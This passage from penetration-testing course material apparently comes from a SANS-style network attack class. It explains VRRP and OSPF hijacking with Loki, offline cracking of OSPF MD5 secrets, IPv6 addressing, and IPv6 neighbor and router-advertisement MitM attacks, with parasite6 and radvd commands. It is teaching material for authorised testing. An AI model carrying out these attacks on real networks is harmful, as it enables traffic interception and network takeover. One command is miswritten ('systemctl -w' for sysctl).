
1. Start packet sniffing; select the interface in the dialog that opens after clicking the start sniffing button.
2. Navigate to the HOT-STANDBY | vrrp tabs.
3. Select any device in the VRRP group you wish to exploit.
4. Click "Get IP" to cause Loki to advertise itself as a new VRRP router for the selected group ID. Loki will automatically advertise itself with a greater priority than the highest observed router priority.

Loki VRRP MitM Attack

Loki implements the VRRP MitM attack similar to Yersinia's HSRP attack:

1. After launching "loki.py," start packet sniffing on the network by clicking the sniffer button. Select the attached interface when prompted and click "OK."
2. Navigate to the VRRP attack menu by clicking the HOT-STANDBY | vrrp tabs. When Loki identifies VRRP traffic, it will list the source IP address of the router as well as the VRRP group identifier and node priority.
3. Select a node in the VRRP group you wish to exploit by clicking the entry.
4. Click "Get IP" to launch the VRRP attack. Loki will advertise itself as a new router with a higher priority than any observed priorities from other nodes, taking over responsibility as the primary router on the network.

Routing Protocols



- Many organizations leak routing traffic to end-user segments
- Routing updates are valuable for:
 - Discovering internal networks
 - Mapping internal infrastructure
 - Wide-scale MitM opportunities

Routing Protocols

Many organizations do not effectively filter routing protocol traffic, allowing routing messages to be delivered to end-user segments. As an attacker, any time we can observe routing protocol traffic, be it OSPF, RIP, RIPv2, EIGRP, or another protocol, we have an opportunity to exploit the network. Successful routing attacks will allow an attacker to discover internal network and map the network infrastructure from routing topology data, along with wide-scale MitM attack opportunities.

OSPF Quick-Start

- Routers send periodic multicast "hello" packets to other routers
 - Forming OSPF neighbor relationships
- Adjacent neighbors share topology with Link State Advertisements (LSAs)
 - LSA messages are flooded to upstream neighbors
- Routers build topology databases for routing traffic
 - Topology changes cause new LSA flooding
- OSPF areas used to limit LSAs within a defined group
 - Backbone area "0.0.0.0" or just "0"

OSPF Quick-Start

For our example, we'll look at the Open Shortest Path First (OSPF) protocol. For those not familiar with how OSPF operates, a quick-start brief is in order.

OSPF is an Interior Gateway Protocol (IGP), as opposed to an Exterior Gateway Protocol such as Border Gateway Protocol (BGP). OSPF routers send periodic multicast packets on the network using the multicast address 224.0.0.5, advertising their availability to other routers and forming OSPF neighbor relationships. These adjacent routers share topology information with each other using Link State Advertisements (LSAs). LSAs are then sent to upstream neighbor devices as well, allowing all the routers in an area to share a copy of the routing topology.

When the network topology changes (such as when a network link goes down), the OSPF router reporting the topology change shares the change information with its neighbor, causing LSA flooding with updates received by all routers.

OSPF includes the concept of an OSPF area, where all the devices in the same area share the routing topology. In large networks where RAM and processing time on routers is limited, OSPF groups can be divided into multiple OSPF areas, where routers only have knowledge of their participating area's routing table, as well as knowledge of the device that handles external areas. OSPF always has at least one area known as the backbone area, designated "area 0.0.0.0" or just "area 0".

Routing Fail

The screenshot shows a Wireshark capture of network traffic. The packet list pane shows several frames, including OSPF Hello Packets. The selected OSPF Hello Packet (No. 7) has the following details:

- OSPF Header
 - OSPF Version: 2
 - Message Type: Hello Packet (1)
 - Packet Length: 44
 - Source OSPF Router: 10.0.2.10 (10.0.2.10)
 - Area ID: 0.0.0.30
 - Packet Checksum: 0xf9e8 [incorrect, should be 0xce58]
 - Auth Type: Null
 - Auth Data (none)
 - OSPF Hello Packet

The Ethernet II header for this packet shows the source as Cisco_92:85:ff (00:19:30:92:85:ff) and the destination as IPv4mcast_00:00:05 (01:00:5e:00:00:05).

Routing Fail

This slide includes a screenshot of Wireshark representing a common configuration mistake in internal networks. The first several frames of the packet capture show LAN-style traffic, NetBIOS Name Server (NBNS) traffic sent from a host to the broadcast traffic (indicating that this is limited to LAN traffic, not WAN traffic), and connectionless LDAP (CLDAP) traffic, likely from a Windows device and other client-specific activity. On the same LAN, we also see traffic to the multicast group 224.0.0.5, which is OSPF traffic.

In this example, the network administrator has failed to properly filter out OSPF advertisements seeking the presence of additional routers from end-user segments. Instead of keeping routing traffic limited to the router interfaces where upstream routers are present, the router allows LAN clients to participate in the OSPF network.

Selecting an OSPF packet, we can see that the OSPF header reveals that no authentication is in use on the network. This configuration allows an attacker to become a router and participate in the routing topology for the internal network, injecting routes as desired.

OSPF Routing Enumeration

- **Must participate as a neighbor**
 - May be required to bypass MD5 authentication challenge/response
- **Create neighbor relationship to Designated Router (DR) and Backup DR (BDR)**
 - Maintains the routing table, central point of contact for other routers
- **Attacker steps through OSPF state tree with peer router**
 - ExStart, Exchange, Loading, Full

OSPF Routing Enumeration

Our first attack against OSPF is to enumerate routing information for the internal network. Knowledge of internal routing behavior is useful for an attacker, allowing him to identify internal networks and addressing schemes for wide-scale network mapping.


Routing information is not sent in OSPF hello messages; instead, the attacker must participate as a neighbor device to receive LSAs that reveal network topology information. To participate as a router, we need a tool that will send the necessary OSPF exchange information, as well as the shared secret used for MD5 challenge/response in environments where OSPF authentication is not NULL.

Once the attacker joins the network, a neighbor relationship is created ("adjacency" in OSPF terms) with the Designated Router (DR) and the Backup Designated Router (BDR) devices. With this relationship, the attacker will learn the routing table information and have a place to advertise routers of his own.

As the attacker joins the OSPF routing area, he will step through the OSPF state tree with the peering router:

- **ExStart:** In the ExStart phase, the routers are forming the OSPF adjacency, designating the responsibilities of master and slave devices.
- **Exchange:** In the Exchange phase, the routers exchange database descriptor (DBD) packets, which include LSA information.
- **Loading:** In the Loading phase, the OSPF routers exchange link state information; this is an opportunity for the attacker to insert routing information into the OSPF area.
- **Full:** The Full state is achieved when the routers and the attacker are fully synchronized.

Loki OSPF Enumeration



1. Start the Loki sniffing process
2. Navigate to the ROUTING | ospf tab
3. Identify the authentication method in use after observing OSPF traffic
4. Change the Loki OSPF authentication type to reflect the method in use
5. Change ID to "1" (0 is reserved for no auth.)
6. Send OSPF hello messages; start adjacency process with DR, BDR
7. When the state is FULL, Loki has enumerated routing table; expand triangle to see all the discovered networks


Loki OSPF Enumeration

We can use the Loki tool to exploit the OSPF protocol, as shown:

1. Start traffic sniffing with Loki by clicking the Start Sniffer button. Select the appropriate network interface when prompted and then click OK.
2. When Loki observes OSPF hello messages, the ROUTING tab will blink. Clicking this tab will reveal a blinking ospf tab. Click ROUTING | ospf to enter the OSPF attack component of Loki.
3. Note the authentication in use on the network. If authentication is NONE, we can attack the OSPF process without first recovering a shared secret. If authentication is CRYPT, we must first recover the OSPF MD5 secret, which we'll examine next.
4. Set the Authentication Type drop-down to match the AUTH column observed in step 3.
5. Change the authentication ID value to 1; this value reflects the index of the MD5 secret, which will usually be 1. If you are unable to connect with an authentication ID of 1 (and you are sure the key is correct), try other positive values (2, 3, 4, and so on).
6. Click the "Hello" button, which will start the OSPF neighbor adjacency process.
7. The STATE column will change to reflect each of the OSPF states; when the state reads "FULL", a drop-down arrow will appear next to the IP address of the device, allowing you to identify all the learned devices from the LSA exchange.

Loki OSPF MD5 Attack

- OSPF MD5 auth. vulnerable to an offline dictionary attack
- Select ROUTING | ospf | Cracking, select wordlist, click "Crack PW"
- Loki can participate as a neighbor when configured with compromised secret



Loki OSPF MD5 Attack

If Loki observes an OSPF hello message where MD5 authentication is used, we can mount an offline dictionary attack against the shared secret. After selecting the router to attack, select the Cracking tab and specify a dictionary wordlist. To start the attack, click "Crack PW."

When Loki successfully recovers the shared secret, the CRACK column will be populated with the password. We can then continue to create a connection into the network by clicking the Connection tab and changing the Authentication Type to AUTH_CRYPT, specifying the shared secret in the Key field.

Router Virtual Machine

- Alternatives to Loki:
 - Bring your own Cisco router on the pen test
 - Use a Cisco IOS virtual machine
- Dynamips uses IOS firmware to boot virtual Cisco router (7200, 2600, 3600, and more)
 - You'll need an IOS software license
- Dynagen is a frontend to Dynamips to simplify startup, configuration

```
# dynagen router.cfg
=> list
Name      Type      State      Server      Console
R1        2621XM    running    localhost:7200  2000
=> console R1
Connected to Dynamips VM "R1" (ID 0, type c2600) - Console port
sec660-rtr-1>show ver
Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version 12.3(11)T, RELEASE
SOFTWARE (fc2)
```

Router Virtual Machine

While Loki can be a useful tool for manipulating internal routing tables, it cannot replace all the functionality of a Cisco router. On a penetration test, you could bring a Cisco router to the organization and use it to attack the internal network infrastructure, or you could use a Cisco IOS virtual machine (VM) instead.

Dynamips is a Cisco IOS VM that uses a Cisco IOS firmware image file to boot one or more virtual Cisco routers. Dynamips supports multiple router platforms, including Cisco 1700, 2600, 3600, 3700, and 7200 devices. Further, Dynamips can virtually connect multiple routers running on the same host to physical network interfaces, or virtual interfaces. The virtual interface feature is useful for creating lab environments for learning how to configure Cisco routers, but the ability to connect a virtual router to a physical interface allows us to use Dynamips as a virtual router to attack internal network infrastructure.

Dynamips is complex to configure and manage. A simple frontend to Dynamips is Dynagen. Dynagen is a Python script that handles the configuration and startup of virtual routers, as shown on this page.

To use Dynagen and Dynamips, you will need a Cisco IOS image file. Cisco requires that you have a license to support the use of the Cisco IOS image file as well. Configuring Dynagen and Dynamips is somewhat complex, but a useful step-by-step tutorial is available for Windows and Linux users at <https://www.gns3.com>.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

IPv6 for Penetration Testers

Next we'll look at various techniques to evaluate and attack IPv6 networks.

IPv6 Penetration Testing

- IPv6 adds new complexity to penetration testing
 - Also opens up new opportunities for an attack
- Many organizations would say they have not yet adopted IPv6
 - But this is incorrect because IPv6 is widely deployed internally, with little monitoring or control
- We'll look at building essential IPv6 knowledge and attack techniques

IPv6 Penetration Testing

The IPv6 protocol adds new complexity for penetration testing, and for the management and monitoring of enterprise devices. At the same time, IPv6 creates new opportunities for attack as well, exploiting new flaws in IPv6 deployments, or opportunities to simply bypass IPv4 defense systems.

Many organizations would indicate that they have not yet adopted IPv6 internally for their organization. This is a misrepresentation, since many organizations have already adopted IPv6 unknowingly as a default component of modern operating systems, both in traditional computing devices and mobile device platforms. This lack of understanding on the use of IPv6 in organizations has also led to a lack of IPv6 monitoring systems capable of identifying attacks against IPv6 devices.

In this module, we'll look at building some essential IPv6 knowledge in the format and operation of IPv6 networks, and we'll see how we can target and exploit deficiencies in IPv6 deployments, whether intentional or unintentional.

IPv6 Header

- Version: "6"
- Traffic Class.: QoS and prioritization
- Flow Label: Used with traffic class for QoS priorities
- Payload Length: Length in bytes, including extensions headers
- Next Header: Formerly "Protocol"; identifies the payload protocol (can be more IPv6)
- Hop Limit: Same function as TTL, removing any notion of "time"

Ver.	Traffic Class.	Flow Label		
Payload Length		Next Header	Hop Limit	
Source Address				
Destination Address				

Flow Label is the only new field; other fields are larger in size or have logical name changes.

IPv6 Header

First, we'll look at the format and design of the IPv6 header. The layout of the IPv6 header is as follows:

- Version: The 4-bit version field remains the same as in the IPv4 protocol but uses a "6" instead of the previous "4."
- Traffic Classification: The traffic classification field is 8 bits, used to identify the priority of the traffic. This field is like the IPv4 Type of Service (ToS) field.
- Flow Label: The flow label field is new for IPv6 and is 20 bits. It's used for specifying router-handling options for the packet.
- Payload Length: The 16-bit payload length field discloses the length of the IPv6 header, including the length of extensions (added fields) associated with the header.
- Next Header: The next header field is 8 bits and replaces the IPv4 "protocol" field. It identifies the next encapsulated protocol. The next header type values are compatible with the values used in the IPv4 protocol field.
- Hop Limit: The hop limit field is 8 bits and replaces the Time To Live (TTL) field in IPv4. The hop limit field is decremented by one for each router that forwards the packet.
- Source Address: The source address field is 16 bytes, or 128 bits.
- Destination Address: The destination address field is 16 bytes, or 128 bits.

Of these fields, only the flow label field is new. All other fields have an analogous component in IPv4.

IPv6 Addressing Notes

- Goodbye dotted-decimal, hello hexadecimal representation
 - 16-bit fields (4 characters known as a hexquad) separated by colons
- Leading 0s are optional
- Successive 0s can be shortened with ::, but only once in an address

```
fe80:0000:0000:0000:ccac:0000:08ac:7405  
fe80:0:0:0:ccac:0:8ac:7405  
fe80::ccac:0:8ac:7405
```

IPv6 Addressing Notes

The most obvious differences between IPv4 and IPv6 are the length of the address fields and the end of dotted-decimal address representation. In IPv6, we use hexadecimal notation in 16-bit groups (known as hexquads), separated by colons.

Since writing out full IPv6 addresses can be tedious, we can use shortcuts to reduce the length of the address. First, all leading 0s in an IPv6 address can be eliminated, though a trailing or ending 0 must be retained in many cases. Second, if there are groups of successive 0s, we can shorten them by omitting them with a two-colon notation ("::"). However, this can only be done once per IPv6 address.


IPv6 Addressing

- Three types of IPv6 addresses:
 - Unicast: Can be global, site local, or link local
 - Anycast: One to nearest
 - Multicast: One to many
- No more broadcast addresses (replaced with multicast)

Address Prefixes

FE80::/10 link local
 FC00::/7 unique local address
 FF00::/8 multicast
 FF02::1/64 all nodes multicast
 2000::/16 stateless autoconfig
 2001::/16 global allocation
 2001:db8::/32 documentation use

EUI 64 Automatic Interface Addressing



IPv6 Addressing

In IPv6, there are three types of addresses:

- Unicast addresses are between two hosts on an IPv6 network and can represent globally unique addresses, addresses that are local to a given site or organization, or addresses that are local to a given LAN segment (link local).
- Anycast addresses are used to transmit packets to the nearest IPv6 target by class (such as a message meant only for IPv6 routers).
- Multicast addresses are used to send packets from one host to many targets.

Broadcast addresses are no longer used in IPv6, replaced with multicast addresses. If an IPv6 host wants to send traffic to all the hosts on the LAN, which would have formerly used a broadcast IPv4 address and an FF:FF:FF:FF:FF:FF MAC address, the host uses the FF02::1 IPv6 address with a destination MAC address of 33:33:00:00:00:01.

Common IPv6 addresses include the following:

- FE80::/10 – Link local (analogous to IPv4 169.254.0.0/16 address space defined in RFC 5735 and RFC 3927)
- FC00::/7 – Unique local address (analogous to IPv4 192.168.0.0/16, 10.0.0.0/8, and 172.16.0.0/12 address space defined in RFC 1918)
- FF00::/8 – Multicast IPv6 traffic
- FF02::1/64 – All nodes multicast address, replacing IPv4 broadcast address 255.255.255.255

- 2000::/16 – Used for stateless autoconfiguration of IPv6 addresses using the EUI 64 expansion method, leveraging the client MAC address
- 2001::/16 – Internet-wide global allocation of IPv6 address space to regional registries (analogous to the former IPv4 unique organizational address space allocations, such as 4.0.0.0/8, 64.24.0.0/16, and so on)
- 2001:db8::/32 – Used for documentation purposes

With IPv6, MAC addresses are also extended to 64 bits for automatic IPv6 interface addressing using the IEEE standard EUI 64 technique. First, the 48-bit MAC address is split into two 3-byte chunks. A constant 2-byte field of "FF:FE" is added in the middle. Next, the low-order second bit of the first byte of the MAC address is set to 1 if the MAC address is universally unique (which will be the case for common MAC addresses on Ethernet and wireless cards). This 64-bit value is used to represent the lower 64 bits of the IPv6 address with the appropriate prefix information, as shown.

A great cheat sheet reference for IPv6 addressing is available at https://www.roesen.org/files/ipv6_cheat_sheet.pdf.

Linux IPv6 Interface Configuration

Load the Linux IPv6 kernel module

```
# modprobe ipv6
```

Add an IPv6 address to eth0 with a 64-bit mask

```
# ifconfig eth0 inet6 add fc00:660:0:1::2/64
```

Display configured IPv6 addresses

```
# ifconfig eth0 | grep inet6
inet6 addr: fc00:660:0:1::2/64 Scope:Global
inet6 addr: fe80::20c:29ff:feef:6db7/64 Scope:Link
```

Remove an assigned IPv6 address

```
# ifconfig eth0 inet6 del fc00:660:0:1::2/64
```

Linux IPv6 Interface Configuration

Linux distributions have included robust IPv6 support for many years. Commonly, the driver support for IPv6 is compiled as a kernel module that can be loaded with the `modprobe` command, as shown on this page.

To add an IPv6 address to an interface, we use the `ifconfig` command with the "inet6 add" directive, followed by the desired address and netmask, as shown. Upon configuring an IPv6 address on Linux, the kernel will send an ICMPv6 Neighbor Solicitation (NS) message as part of the Optimistic Duplicate Address Detection (DAD) protocol defined in RFC 4429.

We can examine the configured IPv6 addresses for a given interface with the `ifconfig` command, optionally limiting the output with the `grep` command, as shown. In the example on this page, a global allocation address is shown and noted as "Scope:Global". A second link-local allocated address is also shown, noted as "Scope:Link".

When necessary, it is possible to remove an IPv6 address as well, using the `ifconfig` command and the "inet6 del" directive, followed by the address and netmask to remove.

Opportunities for Attacking IPv6

- IPv6 attacks can be local or remote
- Local attacks for "automatic" or unmanaged IPv6 deployments
 - Exploiting misconfigured host vulnerabilities
 - Evading monitoring or controls limited to IPv4
 - Requires LAN access, wired or wireless
- Remote attacks for IPv6 connected networks
 - Similar vulnerabilities exploited remotely

Opportunities for Attacking IPv6

When attacking an IPv6 network, we can generally classify the attack techniques as those that can be applied locally with access to the same LAN as the target network and those done remotely over the internet. Local IPv6 attacks generally take advantage of the automatic configuration of IPv6 nodes, evading monitoring or network controls limited to IPv4 hosts.

Remote IPv6 attacks attempt to exploit weaknesses in remote IPv6 nodes over the internet. These attacks are typically like IPv4 attacks, similarly evading network controls limiting accessibility to IPv4 hosts.

We'll look at both local and remote IPv6 attacks in this module, starting with local IPv6 network discovery and manipulation.

Local IPv6 Device Enumeration

Active discovery, multicast ping to all link-local hosts

```
$ ping6 -c 5 ff02::1%eth0 >/dev/null
$ ip -6 neigh
fe80::20c:29ff:fe14:6a01 dev eth0 lladdr 00:0c:29:14:6a:01 REACHABLE
fe80::6aa8:6dff:fe40:9864 dev eth0 lladdr 68:a8:6d:40:98:64 REACHABLE
fe80::20c:29ff:fef3:a846 dev eth0 lladdr 00:0c:29:f3:a8:46 REACHABLE
```

Passive discovery reporting Duplicate Address Detection activity

```
# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fc00:660:0:1::254
Detected new ip6 address: fc00:660:0:2::23
Detected new ip6 address: fc00:660:0:1::111
# detect-new-ip6 eth0 ./your-custom-script.sh
```

Write your own script to attack discovered devices. The first argument passed to the script is the IPv6 address of the host.

Local IPv6 Device Enumeration

Where the limited IPv4 address space makes it feasible to perform active scanning to identify target devices, the extent of IPv6 address space makes similar active scanning impractical. With LAN access to an organization's network, we can leverage both passive and active analysis techniques for host discovery without exhaustively scanning IPv6 address ranges.

The IPv6 address `ff02::1` is used for contacting all link-local devices. Using the standard `ping6` command on Linux systems, we can contact all the local devices on the network and record responses as IPv6 neighbors (using the `%eth0` designation after the target interface to specify the interface `ping6` should use for sending the traffic). After sending a small number of `ping6` packets, the `"ip -6 neigh"` command reveals several reachable targets. Note that all the reachable targets respond with their link-local address (using a prefix of `fe80::/10`), as this is the preferred address for hosts even when configured with globally unique IPv6 addresses.

To identify the globally unique IPv6 addresses used on some IPv6 deployments, we rely on passive discovery techniques. When a device is configured with an IPv6 address manually or through DHCPv6 or ICMPv6 Router Discovery (RD), it will send an ICMP Neighbor Solicitation (NS) query to its configured address in the form of a multicast packet. All other nodes on the network will receive the message and ensure that the new address is not already in use as part of a Duplicate Address Detection (DAD) mechanism. By passively listening to these ICMPv6 NS queries, we can identify the presence of new IPv6 devices joining the network.

The `detect-new-ip6` tool, included in the THC-IPV6 suite of tools (<https://github.com/vanhauser-thc/thc-ipv6>), can be used to identify the presence of ICMPv6 NS messages as part of the DAD protocol, reporting the presence of new IPv6 nodes. The `detect-new-ip6` tool can also run a specified command or shell script for each discovered node, allowing you to automate scanning and exploitation of discovered devices.

Note that, in Debian Linux distributions, the `detect-new-ip6` tool has been renamed to `atk6-detect-new-ip6`.

Scanning IPv6 Hosts

- Nmap 6 has thorough IPv6 support
 - OS fingerprinting, NSE scripts, SYN or connect scans, ping scan
 - Limited to individual address scanning or CIDR ranges

```
# nmap -6 -sS -sC fc00:660:0:1::23

Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-02 10:28 EDT
Nmap scan report for fc00:660:0:1::23
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: COMPANY CONFIDENTIAL
3689/tcp  open  rendezvous
```

Scanning IPv6 Hosts

With the introduction of Nmap 6, robust scanning support for IPv6 was made available, including the ability to perform OS fingerprinting (-O), half-open scanning (TCP SYN, -sS), TCP connect scanning (-sT), and ping scanning (-sn). Nmap can also utilize available Nmap Scripting Engine (NSE) scripts to enumerate and evaluate target hosts over IPv6 as well (-sC). To instruct Nmap to perform IPv6 scanning, simply add the "-6" argument to the command line and specify an IPv6 target to scan.


Nmap 6 includes the ability to scan a Classless Inter-Domain Routing (CIDR) mask range of IPv6 addresses, but does not allow you to specify a hyphenated range of IPv6 addresses. This is a minor inconvenience, but will serve as a reminder to users that scanning large ranges of IPv6 addresses for host discovery is not an effective use of time.

IPv6 Neighbor Impersonation MitM

• IPv6 replaces ARP with Neighbor Discovery (ND)

1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes (FF02::1) to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A

1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes (FF02::1) to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A
3. Attacker sends his own NA with his MAC address to node A with the NA Override flag set
4. Node A sends all traffic destined to node B through the attacker



IPv6 Neighbor Impersonation MitM

In IPv6 networks, the ARP protocol is no longer used and is replaced by the Neighbor Discovery (ND) process with ICMPv6. To resolve a MAC address for a given IPv6 address, a client uses a two-step procedure (shown on the left of this page):

1. The node sends an ICMPv6 Neighbor Solicitation (NS) message to the multicast address.
2. The resolving node having observed the NS message for its IPv6 address returns a Neighbor Advertisement (NA) message back to the querying host.

Like the deprecated ARP protocol, the ICMPv6 ND mechanism is susceptible to spoofing and manipulation to allow an attacker to establish a Man-in-the-Middle (MitM) attack (shown on the right of this page):

1. The victim sends an ICMPv6 NS message to identify the target MAC address.
2. The resolving node observes the NS message and returns an NA message to the victim.
3. The attacker, having also seen the NS message, sends his own NA message impersonating the legitimate node with his MAC address. The attacker's NA message also sets the ICMPv6 Override flag in the NA response.
4. The victim receives the attacker's NA message and replaces the prior mapping entry due to the use of the ICMPv6 Override flag.

In this way, an attacker can manipulate the victim into thinking that he is the legitimate destination. All traffic sent from the victim to "node B" in the illustration is sent to the attacker, who may optionally inspect or manipulate the traffic before deciding to drop or forward it to the intended destination. See the RFC documentation for more information on Neighbor Discovery: <https://tools.ietf.org/html/rfc4861#section-3.1>.

IPv6 Neighbor Impersonation MitM Attack

- Implemented by THC-IPV6 parasite6 tool
- Useful for attacking link-local autoconfiguration (FE80::/10) networks
- Attempts to create symmetric MitM with unsolicited NA with override

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
Spoofed packet to fc00:660:0:1::2 as fc00:660:0:1::23
Spoofed packet to fc00:660:0:1::23 as fc00:660:0:1::2
```

IPv6 Neighbor Impersonation MitM Attack


The IPv6 Neighbor Impersonation MitM attack is implemented by the THC-IPV6 tool "parasite6." First, the attacker must configure his Linux host to forward IPv6 traffic as a router using `sysctl`, setting `net.ipv6.conf.all.forwarding` to 1. Next, the attacker starts the `parasite6` tool using the "-l" flag to loop and continue delivering the poisoned ICMPv6 NS messages. To establish a symmetric MitM attack, the attacker also specifies the "-R" argument, which will instruct `parasite6` to send unsolicited ICMPv6 NS messages to the destination IPv6 node as well.

The IPv6 Neighbor Impersonation MitM attack is particularly useful when exploiting link-local autoconfiguration nodes (using the address prefix FE80::/10) and when the attack intends to exploit a limited number of IPv6 targets. Since the attacker must send ICMPv6 NS messages frequently for each victim on the network, this attack does not scale well where lots of target devices are being exploited. In wide-scale IPv6 MitM attacks, an alternate attack technique using router impersonation is recommended.

IPv6 Router Advertisement MitM

- Nodes discover router presence with ICMPv6 Router Solicitation (RS) messages
- Router responds with configuration details for all nodes
- Attacker also claims to be a router, with a higher preference

1. Node A sends an ICMPv6 router solicitation (RS) to all local routers (FF02::2)
2. Router returns a router advertisement (RA) to all multicast nodes (FF02::1)
3. Attacker sends his own RA with the highest default router preference taking precedence over earlier advertisements received by node A
4. Node A sends all traffic to the attacker, which is forwarded to the legitimate router



IPv6 Router Advertisement MitM

As an alternative to the IPv6 Neighbor Impersonation MitM attack, an attacker can introduce an IPv6 router on the network by responding to IPv6 client Router Solicitation (RS) messages:

1. IPv6 nodes will regularly send ICMPv6 RS messages to discover the presence of IPv6 routers on the network using the anycast address FF02::2 (all routers)
2. IPv6 routers, upon receiving an ICMPv6 RS message, will send a multicast message on the network in the form of an ICMPv6 Router Advertisement (RA). RA messages are sent to the all multicast nodes address FF02::1.
3. When the attacker wants to establish himself as the IPv6 default router, he sends his own RA message to the all nodes multicast address. The attacker's RA message specifies that his router has the highest preference, taking precedence over all prior legitimate RA messages.
4. The victim, having observed the attacker's RA message with high preference, sends all IPv6 traffic destined for remote networks to the attacker.

IPv6 Router MitM Attack

- Use for attacking networks where other IPv6 routes exist
- Set up IP forwarding and legitimate default IPv6 router
- Configure and start the Linux IPv6 router daemon

```
# systemctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# ip route add default via fc00:660:0:1::1 dev eth0
# cat >/etc/radvd.conf
interface eth0 {
    AdvSendAdvert on;           # Process should send advertisements
    AdvDefaultPreference high; # Highest advertised preference
    MinRtrAdvInterval 3;       # 3 second minimum between ads
    MaxRtrAdvInterval 4;       # 4 second maximum between ads
    prefix fc00:660:0:1::/64 { # Address space and prefix for
                                # clients to use
    };
};
^D
# radvd -C /etc/radvd.conf
```

Specify the legitimate IPv6 address for the default gateway

IPv6 Router MitM Attack

The IPv6 router MitM attack is useful in environments where the attacker wants to establish a MitM attack for all the LAN IPv6 victims, forwarding traffic to the legitimate IPv6 router or to the attacker's own IPv6 connection to the internet (possibly tunneled through an IPv4 connection).

To implement the IPv6 router MitM attack, the attacker must first configure IPv6 forwarding using the Linux `sysctl` tool, as shown. Next, the attacker should manually add a default route for use in forwarding traffic from victims to the legitimate router with the Linux "ip route add" command, as shown.

